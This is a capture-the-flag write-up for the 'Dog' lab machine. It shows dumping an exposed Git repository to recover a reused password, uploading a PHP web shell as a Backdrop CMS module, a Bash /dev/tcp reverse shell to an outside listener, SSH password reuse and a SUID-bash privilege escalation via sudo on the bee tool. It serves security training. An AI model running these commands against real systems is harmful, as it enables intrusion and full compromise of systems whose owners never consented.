
Overview
Dog is an easy Linux machine that demonstrates how an exposed Git repository can disclose sensitive application configuration and credentials. The recovered password provides administrative access to Backdrop CMS, where authenticated module installation is abused to upload a PHP web shell. Password reuse then enables lateral movement over SSH, and an overly permissive sudo rule for the Backdrop bee command-line utility leads to root command execution.
Attack Chain
- Enumerate SSH and HTTP services
- Identify a Backdrop CMS installation
- Discover and dump an exposed
.gitrepository - Recover database credentials from
settings.php - Enumerate a valid Backdrop CMS user
- Reuse the database password to access the CMS administration panel
- Abuse authenticated module installation to upload a PHP web shell
- Gain a reverse shell as
www-data - Reuse the password for SSH access as
johncusack - Identify sudo access to the Backdrop
beeutility - Execute arbitrary PHP as root and create a SUID Bash binary
- Obtain a root shell
Enumeration
Port Scanning
We begin by defining the target and running a full TCP port scan.
export IP=10.129.231.223; export NAME=DOG; echo $IP; echo $NAME; ping $IP -c 1

nmap --min-rate 4500 --max-rtt-timeout 1500ms $IP -Pn -n -p- -v -oA scans/nmap_allports_$NAME
The discovered TCP ports are:
22,80
We extract the open ports and run a service and version scan against them.
ports=$(cat scans/nmap_allports_$NAME.nmap | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//); echo $ports

nmap $IP -p$ports -Pn --disable-arp-ping -sC -sV -oA scans/nmap_initial_$NAME -v

Findings
Only two services are exposed: SSH on port 22 and an HTTP service on port 80. With no credentials available for SSH, the web application becomes the primary target.
Web Enumeration
Main Website
Browsing to port 80 reveals a basic website focused on dog obesity and health information.

The About page exposes the email address support@dog.htb, which reveals the likely hostname used by the application. We keep this hostname in mind for later testing.

Navigating to the login page shows that the application is running Backdrop CMS.

The publicly accessible /README.md file confirms the Backdrop CMS installation.

Content Discovery
We use dirsearch to identify additional files and directories.
dirsearch -u http://$IP -t 100 -o ./scans/dirsearch_${NAME}_80_default.txt -x 403
Several interesting endpoints are returned, including an exposed .git directory.

Exposed Git Repository
The exposed repository can be downloaded with git-dumper.
git-dumper http://$IP/.git src

The repository is downloaded successfully.

Inside the downloaded repository, we restore the working tree to make the files easier to inspect.
cd src
git restore .
A settings.php file stands out as a likely source of sensitive application configuration.

Reviewing the file reveals a MySQL connection string containing cleartext database credentials.

mysql://root:BackDropJ2024DS2024@127.0.0.1/backdrop
The recovered password is saved for reuse testing.
BackDropJ2024DS2024
Backdrop User Enumeration
The /robots.txt file contains several Backdrop routes, including paths that use the ?q= query format.

Reviewing the BackDropScan project shows that usernames can be tested through the accounts route and identified by their response status.
https://github.com/FisMatHack/BackDropScan

We reproduce this behavior with ffuf and a common wordlist.
ffuf -u http://$IP/?q=accounts/FUZZ -c -ic -r \
  -w /usr/share/seclists/Discovery/Web-Content/common.txt:FUZZ -t 100
The scan identifies potential usernames. Testing the recovered database password reveals that it is reused by the tiffany account.

tiffany:BackDropJ2024DS2024
Foothold
Backdrop CMS Administration Access
The reused credentials provide access to the Backdrop CMS administration dashboard.

Under Reports → Status report, the installed version is shown as Backdrop CMS 1.27.1.

Authenticated Remote Command Execution
Researching the installed version leads to an authenticated remote command execution exploit that creates a malicious Backdrop module archive.
https://www.exploit-db.com/exploits/52021
We execute the exploit against the target.
python3 backdrop_exp1.py http://$IP
The script generates a shell.zip archive intended for manual installation through the CMS.

Attempting to browse directly to /admin/modules/install returns 404 Not Found. The Reports page shows that the site is using query-based routing with /?q=.

Using the same routing format exposes the module installation page.
http://$IP/?q=admin/modules/install

Preparing the Malicious Module
We replace the generated shell.php file with the wwwolf-php-webshell payload.

Backdrop does not accept the generated ZIP archive in this configuration, so the module is repackaged as a .tar.gz archive.
tar -czvf shell.tar.gz shell

From the module installation page, we select Manual Installation, upload the archive, and click Install.

The first upload attempt returns a getaddrinfo-related error.

The earlier support@dog.htb email suggests that the application expects the dog.htb hostname. We add it to /etc/hosts.
echo "$IP dog.htb" | sudo tee -a /etc/hosts
After accessing the site through dog.htb, we sign in again and repeat the manual installation. This time, the malicious module installs successfully.

The uploaded web shell is accessible at /modules/shell/shell.php. Unlike the administration routes, this endpoint does not require the ?q= routing format.

Reverse Shell

We start a listener with penelope on port 443 and execute a Bash reverse shell through the web shell.
bash -c 'bash -i >& /dev/tcp/10.10.14.17/443 0>&1'

The connection returns a shell as www-data.
Lateral Movement
Password Reuse
Enumerating /home reveals two local users: jobert and johncusack. Since the recovered Backdrop password has already been reused once, we test it against SSH for johncusack with hydra.
hydra -l johncusack -p 'BackDropJ2024DS2024' $IP ssh
The password is valid for the johncusack account.

johncusack:BackDropJ2024DS2024
We authenticate over SSH using the recovered credentials.
ssh johncusack@$IP

This provides an interactive shell as johncusack.

The user flag can now be read.
cat ~/user.txt

Privilege Escalation
Sudo Enumeration
We check the user’s sudo permissions.
sudo -l
The output shows that johncusack can run /usr/local/bin/bee as root.

Running the utility displays its available commands.
sudo /usr/local/bin/bee

The help output shows that bee supports an eval command capable of evaluating arbitrary PHP code.

Arbitrary PHP Execution as Root
bee is the command-line utility for Backdrop CMS. It must either be executed from the Backdrop web root or supplied with the web root through the --root option.
We move to /var/www/html and use PHP’s system() function to execute the id command.
cd /var/www/html
sudo /usr/local/bin/bee eval "system('id')"
The command executes as root.

Creating a SUID Bash Binary
To obtain a persistent interactive root shell, we use the same primitive to copy Bash into /tmp and set the SUID bit.
sudo /usr/local/bin/bee eval "system('cp /bin/bash /tmp/suid_bash && chmod u+s /tmp/suid_bash')"
The copied binary is then executed with -p so Bash preserves the effective user ID.
/tmp/suid_bash -p
This returns a root shell.

The root flag can now be read.
cat /root/root.txt

Key Takeaways
Dog demonstrates how a single exposed development artifact can lead to full system compromise. The public Git repository disclosed a reusable password, which provided administrative CMS access and enabled authenticated code execution through module installation. Reusing the same password for a local SSH account allowed lateral movement, while an unsafe sudo rule for the bee utility exposed arbitrary PHP execution as root. The machine reinforces the importance of removing repository metadata from production systems, avoiding password reuse, restricting administrative upload functionality, and carefully auditing sudo permissions for interpreters and application management tools.